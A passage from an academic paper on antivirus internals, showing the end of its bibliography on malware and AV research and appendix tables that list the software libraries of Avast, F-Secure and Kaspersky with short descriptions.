Stone-Gross, B., Cova, M., Cavallaro, L., Gilbert, B., Szydlowski, M., Kemmerer, R., Kruegel, C., and Vigna, G. (2009). Your botnet is my botnet: Analysis of a botnet takeover. In *Proceedings of the 16th ACM Conference on Computer and Communications Security*, CCS '09, pages 635–647, New York, NY, USA. ACM.

Strickland, A. (2021). Perseverance rover has successfully landed on mars and sent back its first images. https://edition.cnn.com/2021/02/18/world/mars-perseverance-rover-landing-scn-trnd/index.html.

Stringhini, G., Kruegel, C., and Vigna, G. (2013). Shady paths: Leveraging surfing crowds to detect malicious web pages. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security*, CCS '13, pages 133–144, New York, NY, USA. ACM.

Sudhakar and Kumar, S. (2020). An emerging threat fileless malware: a survey and research challenges. *Cybersecurity*, 3(1):1.

Sun, R., Botacin, M., Sapountzis, N., Yuan, X., Bishop, M., Porter, D. E., Li, X., Gregio, A., and Oliveira, D. (2020). A praise for defensive programming: Leveraginguncertainty for effective malware mitigation. *IEEE Transactions on Dependable and Secure Computing*, pages 1–1.

Sun, Y., Petracca, G., Jaeger, T., Vijayakumar, H., and Schiffman, J. (2015). Cloud armor: Protecting cloud commands from compromised cloud services. In *2015 IEEE 8th International Conference on Cloud Computing*, pages 253–260, US. IEEE.

Sunde, N. and Dror, I. E. (2019). Cognitive and human factors in digital forensics: Problems, challenges, and the way forward. *Digital Investigation*, 29:101 – 108.

Sy, B. (2017). A rising trend: How attackers are using lnk files to download malware. https://blog.trendmicro.com/trendlabs-security-intelligence/rising-trend-attackers-using-lnk-files-download-malware/.

Symantec (2012). Internet security threat report. `https://www.symantec.com/content/en/us/enterprise/other_resources/b-intelligence_report_11_2012.en-us.pdf`.

Symantec (2014). Internet security threat report. `http://www.symantec.com/content/en/us/enterprise/other_resources/b-istr_main_report_v19_21291018.en-us.pdf`.

Symantec (2016). Escalation of ssl-based malware. `https://www.symantec.com/connect/blogs/escalation-ssl-based-malware`.

Szurdi, J., Kocso, B., Cseh, G., Spring, J., Felegyhazi, M., and Kanich, C. (2014). The long "taile" of typosquatting domain names. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 191–206, San Diego, CA. USENIX Association.

Takahashi, T., Kruegel, C., Vigna, G., Yoshioka, K., and Inoue, D. (2020). Tracing and analyzing web access paths based on user-side data collection: How do users reach malicious urls?

talliberman (2016). atom-bombing. `https://github.com/BreakingMalwareResearch/atom-bombing`.

Tamir, D. (2014). Rising use of malicious java code for enterprise infiltration. `https://securityintelligence.com/rising-use-malicious-java-code-enterprise-infiltration/`.

tanduRE (2019). Avasthv project overview. `https://github.com/tanduRE/AvastHV/tree/master/AvastHV`.

Tarkoma, S., Rothenberg, C. E., and Lagerspetz, E. (2012). Theory and practice of bloom filters for distributed systems. *IEEE Communications Surveys Tutorials*, 14(1):131–155.

Tasiopoulos, V. G. and Katsikas, S. K. (2014). Bypassing antivirus detection with encryption. In *Proc. Panhellenic Conf. on Informatics*, PCI '14.

tcpdump (2018). tcpdump. `www.tcpdump.org`.

Team, B. (2020). Annotated bibliography. `https://berryvilleiml.com/references/`.

TechRadar (2018). Ransomware attacks see huge year-on-year rise. https://www.techradar.com/news/ransomware-attacks-see-huge-year-on-year-rise.

Temple, S. (2017). Mobile vs desktop usage: Mobile grows but desktop still a big player in 2017. https://www.stonetemple.com/mobile-vs-desktop-usage-mobile-grows-but-desktop-still-a-big-player-in-2017/.

TheHackerNews (2018). Windows built-in antivirus gets secure sandbox mode – turn it on. https://thehackernews.com/2018/10/windows-defender-antivirus-sandbox.html.

TheRegister (2018). Meltdown's linux patches alone add big load to cpus, and that's just one of four fixes. https://www.theregister.co.uk/2018/02/12/meltdown_kpti_performance_analysis/.

Thomas, K., Li, F., Zand, A., Barrett, J., Ranieri, J., Invernizzi, L., Markov, Y., Comanescu, O., Eranti, V., Moscicki, A., and et al. (2017). Data breaches, phishing, or malware? understanding the risks of stolen credentials. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, page 1421–1434, New York, NY, USA. Association for Computing Machinery.

Today, U. (2017). For first time in a decade, pc sales slip below 63 million. https://www.usatoday.com/story/tech/2017/04/12/pc-shipments-dip----again/100347930/.

TrendMicro (2007). Decrypt encrypted quarantine files. https://docs.trendmicro.com/all/ent/iwsva/v6.5_sp2/en-us/iwsva_6.5_sp2_online_help/decrypt_encrypted_quarantine_files.htm.

TrendMicro (2012). Autorun. https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/autorun.

TrendMicro (2017a). Forecasting the future of ransomware. https://blog.trendmicro.com/forecasting-the-future-of-ransomware/.

TrendMicro (2017b). A look at js_powmet, a completely fileless malware. http://blog.trendmicro.com/trendlabs-security-intelligence/look-js_powmet-completely-fileless-malware/.

TrendMicro (2018). Reporting a false positive issue in deep security. https://success.trendmicro.com/solution/1119869-reporting-a-false-positive-issue-in-deep-security.

Ugarte-Pedrero, X., Balzarotti, D., Santos, I., and Bringas, P. G. (2015). Sok: Deep packer inspection: A longitudinal study of the complexity of run-time packers. In *2015 IEEE Symposium on Security and Privacy*, pages 659–673.

Ugarte-Pedrero, X., Graziano, M., and Balzarotti, D. (2019). A close look at a daily dataset of malware samples. *ACM Trans. Priv. Secur.*, 22(1):6:1–6:30.

Uluski, D., Moffie, M., and Kaeli, D. (2005). Characterizing antivirus workload execution. *SIGARCH Comput. Archit. News*, 33(1):90–98.

Unspecified (2004). Mydoom: Do you "get it" yet? *Network Security*, 2004(2):13 – 15.

UPX (2018). Upx: the ultimate packer for executables. https://upx.github.io/.

USENIX (2019). Usenix soups. https://www.usenix.org/conference/soups2019.

USENIX (2020). Workshop on cyber security experimentation and test. https://www.usenix.org/conferences/byname/135.

Van Acker, S. and Sabelfeld, A. (2016). *JavaScript Sandboxing: Isolating and Restricting Client-Side JavaScript*, pages 32–86. Springer International Publishing, Cham.

van der Veen, V., Fratantonio, Y., Lindorfer, M., Gruss, D., Maurice, C., Vigna, G., Bos, H., Razavi, K., and Giuffrida, C. (2016). Drammer: Deterministic rowhammer attacks on mobile platforms. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 1675–1689, New York, NY, USA. ACM.

Vasek, M. and Moore, T. (2012). Do malware reports expedite cleanup? an experimental study. In *Presented as part of the 5th Workshop on Cyber Security Experimentation and Test*, Bellevue, WA. USENIX.

Vasilyevna, N. B., Yeo, S. S., Cho, E. S., and Kim, J. A. (2008). Malware and antivirus deployment for enterprise it security. In *Symp. on Ubiquitous Multimedia Comp.*

Vasudevan, A., McCune, J., Newsome, J., Perrig, A., and van Doorn, L. (2012). Carma: A hardware tamper-resistant isolated execution environment on commodity x86 platforms. In *Proceedings of the 7th ACM Symposium on Information, Computer and Communications Security*, ASIACCS '12, pages 48–49, New York, NY, USA. ACM.

Venable, M., Chouchane, M. R., Karim, M. E., and Lakhotia, A. (2005). Analyzing memory accesses in obfuscated x86 executables. In Julisch, K. and Kruegel, C., editors, *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 1–18, Berlin, Heidelberg. Springer Berlin Heidelberg.

Venkatesan, R. (2010). Pattern mining for future attacks. https://www.microsoft.com/en-us/research/wp-content/uploads/2010/07/mainpaper.pdf. Access Date: September, 2016.

Vidas, T. and Christin, N. (2014). Evading android runtime analysis via sandbox detection. In *Proceedings of the 9th ACM Symposium on Information, Computer and Communications Security*, ASIA CCS '14, pages 447–458, New York, NY, USA. ACM.

Vinayakumar, R., Soman, K., and Poornachandran, P. (2018). Detecting malicious domain names using deep learning approaches at scale. *Journal of Intelligent & Fuzzy Systems*, 34(3):1355–1367.

VirusBulletin (2012). Vb100. https://www.virusbtn.com/vb100/archive/test?order=29&id=207&tab=onDemand.

VirusShare (2018). Virusshare. virusshare.com.

VirusTotal (2012). Av comparative analyses, marketing, and virustotal: A bad combination. https://blog.virustotal.com/2012/08/av-comparative-analyses-marketing-and.html.

VirusTotal (2018a). Launching virustotal monitor, a service to mitigate false positives. https://blog.virustotal.com/2018/06/vtmonitor-to-mitigate-false-positives.html.

VirusTotal (2018b). Public api version 2.0. https://developers.virustotal.com/reference.

VirusTotal (2018c). Virustotal. https://www.virustotal.com.

Vissers, T., Spooren, J., Agten, P., Jumpertz, D., Janssen, P., Van Wesemael, M., Piessens, F., Joosen, W., and Desmet, L. (2017). Exploring the ecosystem of malicious domain registrations in the. eu tld. In *International Symposium on Research in Attacks, Intrusions, and Defenses*, pages 472–493. Springer.

VMware (2020). What is next-generation antivirus (ngav)? https://www.carbonblack.com/definitions/what-is-next-generation-antivirus-ngav/.

Voelker, G. M. (2018). Architectural support for operating systems. http://cseweb.ucsd.edu/classes/sp18/cse120-a/lectures/arch.pdf.

Volckaert, S., Coppens, B., and De Sutter, B. (2016). Cloning your gadgets: Complete rop attack immunity with multi-variant execution. *IEEE Transactions on Dependable and Secure Computing*, 13(4):437–450.

VxHeaven (2012). Vxheaven. http://vxheaven.org/.

Wang, H., Liu, Z., Liang, J., Vallina-Rodriguez, N., Guo, Y., Li, L., Tapiador, J., Cao, J., and Xu, G. (2018). Beyond google play: A large-scale comparative study of chinese android app markets. https://arxiv.org/pdf/1810.07780.pdf.

Wang, R. (2019). Ndss workshop on binary analysis research (bar) 2019. https://ruoyuwang.me/bar2019/.

West, A. G. and Mohaisen, A. (2014). Metadata-driven threat classification of network endpoints appearing in malware. In Dietrich, S., editor, *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 152–171, Cham. Springer International Publishing.

Wheeler, A. and Mehta, N. (2005). 0wning anti-virus: Weaknesses in a critical security component. https://www.blackhat.com/presentations/bh-usa-05/bh-us-05-wheeler.pdf.

Whittaker, Z. (2012). Anonymous leaks symantec's norton anti-virus source code. https://www.zdnet.com/article/anonymous-leaks-symantecs-norton-anti-virus-source-code/.

Willems, C., Freiling, F. C., and Holz, T. (2012). Using memory management to detect and extract illegitimate code for malware analysis. In *Proceedings of the 28th Annual Computer Security Applications Conference*, ACSAC '12, pages 179–188, New York, NY, USA. ACM.

Willems, C., Holz, T., and Freiling, F. (2007). Toward automated dynamic malware analysis using cwsandbox. *IEEE Security & Privacy*, 5(2):32–39.

Wired (2017). Say hello to the super-stealthy malware that's going mainstream. `https://www.wired.com/2017/02/say-hello-super-stealthy-malware-thats-going-mainstream/`.

Wressnegger, C., Freeman, K., Yamaguchi, F., and Rieck, K. (2017). Automatically inferring malware signatures for anti-virus assisted attacks. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security*, ASIA CCS '17, page 587–598, New York, NY, USA. Association for Computing Machinery.

Wu, Z., Gianvecchio, S., Xie, M., and Wang, H. (2010). Mimimorphism: A new approach to binary code obfuscation. In *Proceedings of the 17th ACM conference on Computer and communications security*, pages 536–546. ACM.

Xie, M., Wu, Z., and Wang, H. (2007). Honeyim: Fast detection and suppression of instant messaging malware in enterprise-like networks. In *Twenty-Third Annual Computer Security Applications Conference (ACSAC 2007)*, pages 64–73. IEEE.

Yakunis, A. (2010). Nice bloom filter application. `http://blog.alexyakunin.com/2010/03/nice-bloom-filter-application.html`.

Yan, G., Brown, N., and Kong, D. (2013). Exploring discriminatory features for automated malware classification. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 41–61. Springer.

Yang, W., Kong, D., Xie, T., and Gunter, C. A. (2017). Malware detection in adversarial settings: Exploiting feature evolutions and confusions in android apps. In *Proceedings of the 33rd Annual Computer Security Applications Conference*, pages 288–302. ACM.

Yara (2018a). Yara - the pattern matching swiss knife for malware researchers. `https://virustotal.github.io/yara/`.

Yara (2018b). Yara - the pattern matching swiss knife for malware researchers. `https://github.com/Yara-Rules/rules`.

Yeh, T.-Y. and Patt, Y. N. (1992). Alternative implementations of two-level adaptive branch prediction. In *[1992] Proceedings the 19th Annual International Symposium on Computer Architecture*, pages 124–134.

Yen, T.-F., Heorhiadi, V., Oprea, A., Reiter, M. K., and Juels, A. (2014). An epidemiological study of malware encounters in a large enterprise. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, CCS '14, pages 1117–1130, New York, NY, USA. ACM.

Yin, H., Song, D., Egele, M., Kruegel, C., and Kirda, E. (2007). Panorama: capturing system-wide information flow for malware detection and analysis. In *Proceedings of the 14th ACM conference on Computer and communications security*, pages 116–127. ACM.

Yokoyama, A., Ishii, K., Tanabe, R., Papa, Y., Yoshioka, K., Matsumoto, T., Kasama, T., Inoue, D., Brengel, M., Backes, M., et al. (2016). Sandprint: fingerprinting malware sandboxes to provide intelligence for sandbox evasion. In *International Symposium on Research in Attacks, Intrusions, and Defenses*, pages 165–187. Springer.

You, I. and Yim, K. (2010). Malware obfuscation techniques: A brief survey. In *2010 International Conference on Broadband, Wireless Computing, Communication and Applications*.

Zelinka, I., Das, S., Sikora, L., and Šenkeřík, R. (2018). Swarm virus - next-generation virus and antivirus paradigm? *Swarm and Evolutionary Computation*, 43:207 – 224.

Zhang, F., Chan, P. P., Biggio, B., Yeung, D. S., and Roli, F. (2016). Adversarial feature selection against evasion attacks. *IEEE transactions on cybernetics*, 46(3):766–777.

Zhang, H., She, D., and Qian, Z. (2015). Android root and its providers: A double-edged sword. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 1093–1104. ACM.

Zhang, M., Duan, Y., Yin, H., and Zhao, Z. (2014). Semantics-aware android malware classification using weighted contextual api dependency graphs. In *Proceedings of the 2014 ACM SIGSAC conference on computer and communications security*, pages 1105–1116. ACM.

Zhang, T., Zhuang, X., Pande, S., and Lee, W. (2004). Hardware supported anomaly detection: down to the control flow level. `https://tinyurl.com/yxj34won`.

Zhang, T., Zhuang, X., Pande, S., and Lee, W. (2005). Anomalous path detection with hardware support. In *Proceedings of the 2005 International Conference on Compilers, Architectures and Synthesis for Embedded Systems*, CASES '05, pages 43–54, New York, NY, USA. ACM.

Zhang, Y., Wu, L., Xia, F., and Liu, X. (2010). Immunity-based model for malicious code detection. In *Advanced Intelligent Computing Theories and Applications*. Springer.

Zhang, Z., Park, S., and Mahlke, S. (2020). Path sensitive signatures for control flow error detection. In *The 21st ACM SIGPLAN/SIGBED Conference on Languages, Compilers, and Tools for Embedded Systems*, LCTES '20, page 62–73, New York, NY, USA. Association for Computing Machinery.

Zhou, B., Gupta, A., Jahanshahi, R., Egele, M., and Joshi, A. (2018). Hardware performance counters can detect malware: Myth or fact? In *Proceedings of the 2018 on Asia Conference on Computer and Communications Security*, ASIACCS '18, page 457–468, New York, NY, USA. Association for Computing Machinery.

Zhou, Y. and Jiang, X. (2012). Dissecting android malware: Characterization and evolution. In *Proceedings of the 2012 IEEE Symposium on Security and Privacy*, SP '12, pages 95–109, Washington, DC, USA. IEEE Computer Society.

Zhu, S., Shi, J., Yang, L., Qin, B., Zhang, Z., Song, L., and Wang, G. (2020). Measuring and modeling the label dynamics of online anti-malware engines. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 2361–2378. USENIX Association.

Zhuge, J., Holz, T., Han, X., Song, C., and Zou, W. (2007). Collecting autonomous spreading malware using high-interaction honeypots. In *International Conference on Information and Communications Security*, pages 438–451. Springer.

ZoneAlarm (2018). Zonealarm cloud scanning policy. `https://www.zonealarm.com/about/cloud-scan-policy`.

Zsigovits, A. (2020). Upx anti-unpacking techniques in iot malware. `https://cujo.com/upx-anti-unpacking-techniques-in-iot-malware/`.

APPENDIX A – APPENDIX FOR THE ANTIVIRUSES UNDER THE MICROSCOPE: A HANDS-ON PERSPECTIVE PAPER

A.1 APPENDIX: AV'S LIBRARIES

Table A.1: **Avast.** Libraries.

Library	Description
aswScan	Low level antivirus engine
aswBoot64	start-up scanner
ring_lient	Ring module
burger_lient	Burger Client
aswUtil	Utility
aswJsFlt	Script Blocking filter
fwAux	Firewall Helper
lim	License Manager
streamback	StreamBack
asOutExt	AsOutExt Module
aswStrm	Streaming Update
ashShell	Shell Extension
aswSqLt	SQLite
Base	English Basic Module
event_anager_a	Google Analytics Event Consumer
aswRvrt	aswRvrt support
uiext	UI extension
aswW8ntf	metro notification
tasks_ore	task core
aswEngin	High level antivirus engine
swhealthex2	Software Health extension
aswRegLib	Registry editor
aswwinamapi	Metro Application Healer
aswntsqlite	NT SQLite
CommChannel	Communication Channels
AavmRpch	AAVM Remote Procedure Call
aswdetallocator	Det
TuneupSmartScan	Cleanup Smartscan extension
libcef	Chromium Embedded Framework
anen	Adapter Network Event Notifier.
libcrypto-1_-x64	OpenSSL
shepherdsync	Shepherd Syncer
process_onitor	Process Monitor
serialization	Serialization
event_outing	Event Routing
aswCmnBS	Common functions
chrome_lf	Chromium

Table A.1: **Avast.** Libraries (continued from previous page)

Library	Description
wsc	security center dll
libEGL	ANGLE libEGL Dynamic Link
browser_ass	Browser Pass
aswProperty	Property Storage
aswRep	Reputation services access
aswLog	Log
libssl-1_-x64	OpenSSL
aswSecDns	SecureDNS engine
aswIP	IP Dynamic Link
aswDld	aswDld Dynamic Link
rescue_isk	Rescue Disk
aswidpm	IDP Monitor
pam	Password Manager
ArPot	ArPot usermode dll component
mfc140u	MFCDLL Shared - Retail Version
Aavm4h	Asynchronous Virus Monitor (AAVM)
algo64	Low level antivirus engine
aswCmnIS64	Independent functions
vaarclient	vaarclient
aswEngLdr(1)	Engine loader
aswPatchMgt	Software Health
gui_ache	GUI cache
aswEngLdr	Antivirus engine loader
firefox_ass	Firefox Pass
aswCmnIS	Antivirus independent functions
aswremoval	Removal engine
health	Property Storage
aswPropertyAv	AV Property Storage
CommonUI	Common UI layer
fltlib_rapper	Property Storage
event_anager_urger	Burger Event Consumer
aswAux	Auxiliary
dll_oader	dll loader
libGLESv2	ANGLE libGLESv2 Dynamic Link
ashServ	antivirus service
module_ifetime	module lifetime
gaming_ode_i	Gaming Mode
aswJsFlt64	Script Blocking filter

Table A.1: **Avast.** Libraries (continued from previous page)

Library	Description
uiLangRes	UILangRes
Boot	Portuguese Boot Scanner Module
custody	Cyber-Capture
aswsys	SYS
network_otifications	network notifications
BCUEngine	Browser Cleanup Engine
ffl2	FF v2
CommonRes	Common UI resources
dnd_elper	Gaming Mode DND helper
aswData	UI Layer
event_outing_pc	Event Routing RPC
aswRawFS64	Raw disk access
gaming_ode	Gaming Mode
HTMLayout	HTMLayout
aswcomm	Communication Module
aswidplog	Logging
aswBrowser	SafeZone Browser
aswpsic	Persistent Stream Information Client
ashBase	Basic Functionality Module
ashTask	Task Handling Module
event_anager	Event Manager
PushPin	PushPin
aswAMSI	AMSI COM object
Cef_enderer	Property Storage
Edge_enderer	Property Storage
ashTaskEx	TaskEx
gaming_robe	Gaming Mode Probe
aswhook	Hook
snxhk	snxhk
aswDataScan	DataScan
aswVmm	aswVmm comm
aswHds	Home Network Security
aswcml	CML
instup	Antivirus Installer
event_anager_r	Event Consumer
Sf2	Dynamic binary instrumentator
log	Logging
exts	Antivirus Scanner Extension

Table A.1: **Avast.** Libraries (continued from previous page)

Library	Description
aswAR	anti-rootkit module
aswCmnOS	Antivirus HW dependent
aswCleanerDLL	Virus/Worm Cleaner
aswsecapi	Secure API
aswFiDb	File information database access

Table A.2: **F-Secure.** Libraries

Library	Description
ICUDT54	ICU Data DLL
dbghelp	Windows Image Helper
fs_e_ttps	Enhanced HTTPS support for IE
orspapi64	ORSP API DLL 32-bit (Release)
gkhsm64	Gatekeeper Handler 64-bit
aevdf	Avira Engine Module for Windows
spapi64	Scanning API 64-bit
fs_cf_lient_uth_2	Client Authentication API
fs_vents_pi_2	Product Events API
Qt5Core_SC	C++ application development framework.
fsvirgo64	Virgo engine
hashlib_64	Hashing 32-bit
F-Secure.Ipc	.Ipc
fs_icense_i_2	Licensing UI
OnlineSafety	Online Safety plug-in for CUIF
F-Secure.Tools	.Tools
HelpPlugin	Help Plugin
spapi32	Scanning API 32-bit
SystemInfo	System Info Plug-in, 32 bit
fs_vents_pi_4	Product Events API
aeoffice	Avira Engine Module for Windows
aecrypto	Avira Engine Module for Windows
qico	C++ application development framework.
hotfix_lugin	Ultralight Hotfix Plugin
qwindows	C++ application development framework.
fsetw_pi64	ETW API 64-bit
ICUIN54	ICU I18N DLL
CuifApi64	CuifApi

Table A.2: **F-Secure.** Libraries (continued from previous page)

Library	Description
SupportView	.Settings.SupportView
fs_cf_lient_uth_4	Client Authentication API
fs_cf_anager_lugin_2	Host Process Manager Plugin
fs_ustomization_eader_4	Customization Reader
F-Secure.ClientAuth.Api	.ClientAuth.Api
aeemu	Avira Engine Module for Windows
ICUUC54	ICU Common DLL
FsEventsPlugin	Product Events Plugin
qgif	C++ application development framework.
xvdfmerge	AVIRA XVDF merge
fs_cf_ush_lugin_2	Push Notification Plugin
fs_cf_osmos_lugin_2	COSMOS plugin
F-Secure.Settings.Model	.Settings.Model
fs_cf_osmos_4	COSMOS API
qsvg	C++ application development framework.
F-Secure.Latebound	.Latebound
fs_ush_otif_lugin_2	Push Notification plugin
fsclm	Crypto
fsliball	fslib full bundle
F-Secure.Settings.Api	.Settings.Api
CCFDLLHosterAPI_4	Host Process API
fships	HIPS Logic module (Release)
settings_pstream_lugin_2	Settings Upstream Plugin
Qt5Sensors_SC	C++ application development framework.
fs_ubscription_eminder_2	Subscription Reminder
apcfile	APC SDK
F-Secure.Cuif.Api	.Cuif.Api
fs_ls_i_lg_ontentfilter64	Network Interceptor Content Filter plugin, 64 bit
fs_ettings_onverter_lugin_2	Settings Converter Plugin
CommonSettingsWidgets	Common Settings Widgets
aelibinf	Avira Engine Module for Windows
daas2inst_4	daas2inst
CuifSimpleAction	Simple Action plug-in
CuifWidgets	CuifWidgets
daas2	daas2
F-Secure.AutomaticUpdateAgent.Api	.AutomaticUpdateAgent.Api
qsqlite	C++ application development framework.
ManagementAgent	Management Agent Plug-in, 32 bit

Table A.2: **F-Secure.** Libraries (continued from previous page)

Library	Description
Help	Help Plug-in, 32 bit
FsShellExtension32	Anti Virus Shell Extension Plug-in, 32 bit
Qt5Sql_SC	C++ application development framework.
fslynx	Lynx Engine 64-bit
fs_estart_lugin_2	OneClient Restart Plugin
fs_cf_i_lg_anking_rotection64	Network Interceptor Banking Protection plugin, 64 bit
ParserFramework	ParserFramework
FsPiscesClient	Pisces Client x64
Qt5Multimedia_SC	C++ application development framework.
fs_neclient_ore_lugin_2	OneClient Core Plugin
daas2_64	daas2
CommonSettingsPlugin	Common Settings Plugin
fs_cf_id64	Network Interceptor Daemon, 64 bit
Qt5Help_SC	C++ application development framework.
fs_ult_lugin_2	EULT plugin
Qt5Xml_SC	C++ application development framework.
senddump_shoster_lugin64	Senddump Hoster Plugin
fs_cf_atapipeline_pi_2	Data Pipeline API
aeheur	Avira Engine Module for Windows
F-Secure.Settings.NotificationsView	.Settings.NotificationsView
fshook32	HIPS user-mode hooking module (Release)
Qt5MultimediaWidgets_SC	C++ application development framework.
wsc_lugin64	WSC Plugin
aehelp	Avira Engine Module for Windows
Qt5WebKit_SC	C++ application development framework.
json_64	json-c Dynamic Link
ControlLayer	ControlLayer
fs_cf_uts2_lugin_2	GUTS2 Plugin
aescript	Avira Engine Module for Windows
ExpressionEngine	ExpressionEngine
fs_in_tore_pp_pi_4	Winstore Application API 32-bit
fshook64	HIPS user-mode hooking module (Release)
ssleay32	OpenSSL Shared
Qt5Svg_SC	C++ application development framework.
aepack	Avira Engine Module for Windows
fs_lyer_pi_4	Flyer API
fsamsi32	AMSI Client
F-Secure.Sp.Api	.Sp.Api

Table A.2: **F-Secure.** Libraries (continued from previous page)

Library	Description
DataLayer	DataLayer
qjpeg	C++ application development framework.
Qt5Network_SC	C++ application development framework.
fs_ecl_2	Service Enabler Client
fm4av	File Management x64
Qt5Quick_SC	C++ application development framework.
fs_cf_atapipeline_pi_4	Data Pipeline API
fsaua_pi_ll	AUA API
F-Secure.Settings.ContentControlView	.Settings.ContentControlView
zlib_2	zlib data compression
libeay32	OpenSSL Shared
fs_ecl_4	Service Enabler Client
aerdl	Avira Engine Module for Windows
fs_cf_i_lg_lockpage64	Network Interceptor Block Page plugin, 64 bit
DeclarationHandler	DeclarationHandler
fs_ustomization_eader_2	Customization Reader
apchash	AVIRA APC hash file calculator
ControlPanelTools	Online Safety Control Panel Tools plug-in for CUIF
F-Secure.NLog.Extension	.NLog.Extension
fs_oaster_2	Toaster
CuifApi	CuifApi
fsclm64	Crypto
Localization	Localization Framework
sqlite3_2	SQLite
orspplug64	ORSP Client DLL 32-bit (Release)
fs_e_ttps64	Enhanced HTTPS support for IE
fs_lu_oster_lugin64	ULU Hoster Plugin
F-Secure.CrashDump	.CrashDump
F-Secure.Settings.Commands	.Settings.Commands
Qt5WebKitWidgets_SC	C++ application development framework.
Qt5Widgets_SC	C++ application development framework.
fsusscr	Universal System Scanner Core 64-bit
CuifTypes	CuifTypes
F-Secure.OneClient.Api	.OneClient.Api
aescn	Avira Engine Module for Windows
fs_lyer_lugin_2	Flyer Plugin
aeexp	Avira Engine Module for Windows
sqlite3_4	SQLite

Table A.2: **F-Secure.** Libraries (continued from previous page)

Library	Description
Qt5WebChannel_SC	C++ application development framework.
fsetw_lugin64	ETW hoster plugin 64-bit
fs_neclient_pi_4	OneClient API
LocaleInfo	Locale Info Plug-in, 32 bit
fs_cf_ction_enter_pi_2	Action Center API
fs_vents32	Product Events
daas2inst_2	daas2inst
CuifWebKit	CuifWebKit
CCFIPC64	IPC
Qt5PrintSupport_SC	C++ application development framework.
fs_s_tatus_otification	Computer Security Status Notification Plug-in, 32 bit
NLog	NLog for .NET Framework 4.5
aedroid	Avira Engine Module for Windows
Qt5Gui_SC	C++ application development framework.
fs_cf_ush_pi_2	Push Notification API
fsaua_pi_ll64	AUA API
fs_cf_ownload_2	Download
fs_otfix_lugin_2	Hotfix Plugin
fs_cf_etrics_lugin_2	CCF Metrics Plugin
F-Secure.SettingsUI.Plugin.Api	.SettingsUI.Plugin.Api
CCFDLLHosterAPI	Host Process API
qrt	Qrt dll for WinNT
F-Secure.Styles	.Styles.Consumer
obusclient2_4	OBUS Client
F-Secure.Wpf.Converters	.Wpf.Converters
fs_ray_con_2	Tray Icon Plugin
CCFIPC	IPC
fs_cf_lient_uth_lugin_2	Client Authentication Plugin
HelpWidgets	Help Widgets
Qt5Positioning_SC	C++ application development framework.
avdaemon	Antivirus Daemon
7z	7z Plugin
fs_neclient_pi_2	OneClient API
JsonParser	JsonParser
F-SecureLoader	.DllLoader
ActionCenterPlugin	Action Center Plugin
Newtonsoft.Json	Json.NET
aesbx	Avira Engine Module for Windows

Table A.2: **F-Secure.** Libraries (continued from previous page)

Library	Description
fs_cf_oster_ontrol_lugin_2	Host Process Control Plugin
Licensing	Licensing Plug-in, 32 bit
ProductInfo	Product Info Plug-in, 32 bit
fs_aming_ode_2	Gaming Mode
capricorn64	Engine
aebb	Avira Engine Module for Windows
F-Secure.Settings.SecurityView	.Settings.SecurityView
fsamsi64	AMSI Client
aemobile	Avira Engine Module for Windows
AntiVirus	Anti Virus Feature Plug-in, 32 bit
savapi	Avira Savapi
Qt5OpenGL_SC	C++ application development framework.
OnlineSafetyWidgets	Online Safety Widgets plug-in for CUIF
FsShellExtension64	Anti Virus Shell Extension Plug-in, 64 bit
aegen	Avira Engine Module for Windows
F-Secure.Datapipeline.Api	.Datapipeline.Api
F-Secure.Cosmos.Api	.Cosmos.Api
fshive2	Anti-Virus 64-bit
fs_lyer_pi_2	Flyer API
json_	json-c Dynamic Link
Qt5Qml_SC	C++ application development framework.
aecore	Avira Engine Module for Windows
fs_cf_osmos_2	COSMOS API
fsecr64	Hydra Scan Engine

Table A.3: **Kaspersky.** Libraries.

Library	Description
klsihk64l	
encryption_rypto_isk_egacy	Container reader library
Nemerle.Peg	Nemerle.Peg
wdiskio	WDiskIO
kasperskylab.ui.common	KasperskyLab.UI.Common
winlibhlpr	WINLIBHLPR
crypto_sl__	OpenSSL library
ushata	Ushata module
ie_lugin	Kaspersky Protection plugins

Table A.3: **Kaspersky.** Libraries (continued from previous page)

Library	Description
uds	
kasperskylab.ui.platform.toasts	KasperskyLab.UI.Platform.Toasts
licensing_product_facade	Licensing PDK facade
avzkrnl	AVZ Kernel
task_scheduler_handler	Task Scheduler Handler
fsdrvplg	Plugin for FSDrv
ksdeinst	Modularity configurator
parental_control_facade	Parental control facade component
kas_roduct	KASEngine EKA library
explode	Explode Transformer plugin
base64	Base64
cf_ngines	Content Filtering Engines
ac_acade	Application Control Facade
Microsoft.Practices.Prism.Interactivity	Microsoft.Practices.Prism.Interactivity
report	Report System
wifi_rotection	Wifi Protection
shellex	Shell Extension
Microsoft.Practices.Prism	Microsoft.Practices.Prism
kpcengine	KPC Engine
dblite	SQLite
remote_ka_rague_oader	Helper Library
icuin58	ICU I18N DLL
passdmap	PASSDMAP
apuhttps	
kasperskylab.ui.platform.ipm	
kasperskylab.ui.platform.htmltoinlinesconverter	Html To Inlines Converter
kasperskylab.ui.platform.balloons	KasperskyLab.UI.Platform.Balloons
kasperskylab.kis.ui.balloons	KasperskyLab.Kis.UI.Balloons
content_iltering_eta	Kaspersky content filtering pdk meta
kasperskylab.platform.localization.core	Localization Core Pipeline
icuuc58	ICU Common DLL
buffer	BUFFER
regmap	REGISTRY_APPER
msoe	MSOE
kasperskylab.ui.platform.reports.dataaccess	Reports DataAccess
kas_pconvert	Convert dynamic library
prseqio	SEQIO
xorio	ZIP MiniArchiver plugin

Table A.3: **Kaspersky.** Libraries (continued from previous page)

Library	Description
sw_eta	System Watcher Meta Information
am_ore	
backup_acade	Backup service facade
kasperskylab.kis.ui.shell	KasperskyLab.Kis.UI.Shell
encryption_rypto_isk_acade	Encryption Crypto Disk Facade
unshrink	Unshrink Transformer plugin
kas_ngine	KAS-Engine dynamic library
icudt58	ICU Data DLL
backup_etainfo	Backup metainfo
app_ontrol	Application Control EKA
